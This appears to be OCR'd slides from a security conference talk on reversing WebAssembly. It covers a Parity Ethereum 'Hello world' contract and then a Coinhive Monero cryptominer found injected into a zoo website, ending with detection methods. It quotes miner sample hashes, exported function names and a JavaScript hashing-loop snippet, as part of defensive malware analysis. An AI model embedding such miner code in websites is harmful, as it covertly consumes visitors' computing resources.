  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```

Runtime code

© QuoScient | Toorcon XX

Parity “Helloworld” analysis – loader

- Linear memory initialize with:

- `call()` pseudo-code:

```
1  mem[1036] = "\x00asm..." # runtime code
2
3  def call():
4      func1()
5      ret( *mem[1036], len(mem[1036]) )
6
```

Runtime code

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32)))
  (type (;2;) (func))
  (import "env" "memory" (memory (;0;) 2 16))
  (import "env" "ret" (func (;0;) (type 1)))
  (func (;1;) (type 0))
  (func (;2;) (type 2)
    call 1
    i32.const 1036
    i32.const 232
    call 0)
  (table (;0;) 1 1 anyfunc)
  (export "call" (func 2))
  (data (i32.const 1024) "Hello world")
  (data (i32.const 1036)
    "\00asm\01\00\00\00\01\09\02`\00\00`\02\7f"
    "\7f\00\02\1a\02\03env\03ret\00\01\03env\06"
    "memory\02\01\02\10\03\03\02\00\00\04\05\01"
    "p\01\01\01\05\01\00\06\01\00\07\08\01\04call"
    "\00\01\0a\12\02\05\00\10\02\00\0b\0a\00A"
    "\80\08A\0b\10\00\00\0b\0b\12\01\00A\80\08"
    "\0b\0bHello world\00\0b\07linking\03\01\0b"
    "\00f\04name\01_\06\00\03ret\01\05"
    "panic\02\04call\03"
    "/_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E"
    "\04\06deploy\05\11rust_begin_unwind")
)
```


© QuoScient | Toorcon XX

Parity “Helloworld” analysis – runtime code

- In short:
  - Same **imported**/**exported** functions names
  - `Data` section contain “`hello world`” string - offset `1024`

- Runtime pseudo-code:

```
mem[1024] = "Hello world"

def call():
    func2()

def func2():
    ret(*mem[1024], len(mem[1024]))
```



call()

```
0: call 2
2: unreachable
3: end
```

$func2()

```
0: i32.const 1024
3: i32.const 11
5: call 0
7: unreachable
8: end
```

© QuoScient | Toorcon XX

Parity “Helloworld” analysis – runtime code


- In short:
  - Same **imported**/**exported** functions names
  - `Data` section contain “`hello world`” string - offset `1024`

- Runtime pseudo-code:

```
mem[1024] = "Hello world"

def call():
    func2()

def func2():
    ret(*mem[1024], len(mem[1024]))
```

- 2 `customs` section: “`linking`” & “`name`”

```
In [48]: analyzer.customs
Out[48]: [(b'linking', b'\x03\x01\x0b\x00f\x04name\x01')]

In [49]: analyzer.names
Out[49]:
[(0, 3, b'ret'),
 (1, 5, b'panic'),
 (2, 4, b'call'),
 (3, 47, b'_ZN14pwasm_ethereum3ext3ret17h604d8098d1686c80E'),
 (4, 6, b'deploy'),
 (5, 17, b'rust_begin_unwind')]
```



call()

```
0: call 2
2: unreachable
3: end
```

$func2()

```
0: i32.const 1024
3: i32.const 11
5: call 0
7: unreachable
8: end
```

© QuoScient | Toorcon XX

Parity “Helloworld” analysis - conclusion

- Simple real-life example
  - 2 stages WebAssembly modules (loader + payload)
- WebAssembly makes reversing/debug of Ethereum smart contract easier
- Some extra notes (at least for EVM):
  - unused data in the `input data` field of the “smart contract creation transaction” **COST MONEY** (loader)
  - storing debug data (`Name` section) potentially **COST MONEY** (runtime code)
  - execution of useless instructions **COST MONEY** (loader & runtime code)
- Since my analysis,
  - a tutorial is now available “Writing smart contracts in Wasm for Kovan”
  - i don’t know if Parity team have modified/optimized the generation of wasm modules (loader/runtime code)

Loader module

(executed once)

Runtime module

(stored on the blockchain)


A Crypto Miner for ~~your~~ Website

other

Monero Cryptominer


- Coinhive script
  - Found on the Zoo San Diego website
    - Javascript injected in Drupal website not updated
  - Maybe your CPU have been used…


- Monero Cryptominer:
  - use computing resources to mine Monero cryptocurrency.
  - Cryptonight PoW hash algorithm



- Coinhive sample:
  - 47d299593572faf8941351f3ef8e46bc18eb684f679d87f9194bb635dd8aabc0
  - https://github.com/x25/coinhive-stratum-mining-proxy/blob/master/static/miner/cryptonight.wasm


Call Graph






© QuoScient | Toorcon XX

Call Graph





© QuoScient | Toorcon XX

Cryptonight exported functions

- Exported functions names called from JS
  - `_cryptonight_create`
  - `_cryptonight_destroy`
  - `_cryptonight_hash`
- One Google search give us:
  - Harvest
  - cryptonight-hash
  - Xmonarch
  - …


```
const criptonight = require("./cryptonight.js");


criptonight.onRuntimeInitialized = function(){
    var heap = criptonight.HEAPU8.buffer;
    var input = new Uint8Array(heap, criptonight._malloc(84), 84);
    var output = new Uint8Array(heap, criptonight._malloc(32), 32);
    var hashs = 0;
    var stime = new Date().getTime() / 1000;

    function work(){
        var nonce = Math.random() * 4294967295 + 1 >>> 0;
        input[39] = (nonce & 4278190080) >> 24;
        input[40] = (nonce & 16711680) >> 16;
        input[41] = (nonce & 65280) >> 8;
        input[42] = (nonce & 255) >> 0;

        criptonight._cryptonight_hash(input.byteOffset, output.byteOffset, input.byteLength);

        //console.log(nonce, Buffer.from(output).toString('hex'));
        hashs++;
        var now = new Date().getTime();
```

```
(func $f24 (export "_cryptonight_create") (type $t4) (result i32
  (call $f56
    (i32.const 1)
    (i32.const 2097552)))
(func $f25 (export "_cryptonight_destroy") (type $t3) (param $p
  (block $B0
    (drop
      (call $f52
        (i32.add
          (get_local $p0)
          (i32.const 2097536))))
    (call $f55
      (get_local $p0))))
(func $f26 (export "_cryptonight_hash") (type $t6) (param $p0 i
  (local $l0 i32) (local $l1 i32) (local $l2 i32) (local $l3 i3
  (block $B0
```

© QuoScient | Toorcon XX

Detection of Cryptonight?

- Those strings are used to detect wasm cryptominer
  - Binary level: AV signatures, YARA, ...
  - Network level: Snort, Suricata, ...
  - VirusTotal detection



28 / 59

28 engines detected this file

SHA-256	47d299593572faf8941351f3ef8e46bc18eb684f679d87f9194bb635dd8aabc0
File name	_cryptonight.wasm
File size	67.18 KB
Last analysis	2018-09-05 00:50:02 UTC
Community score	-47

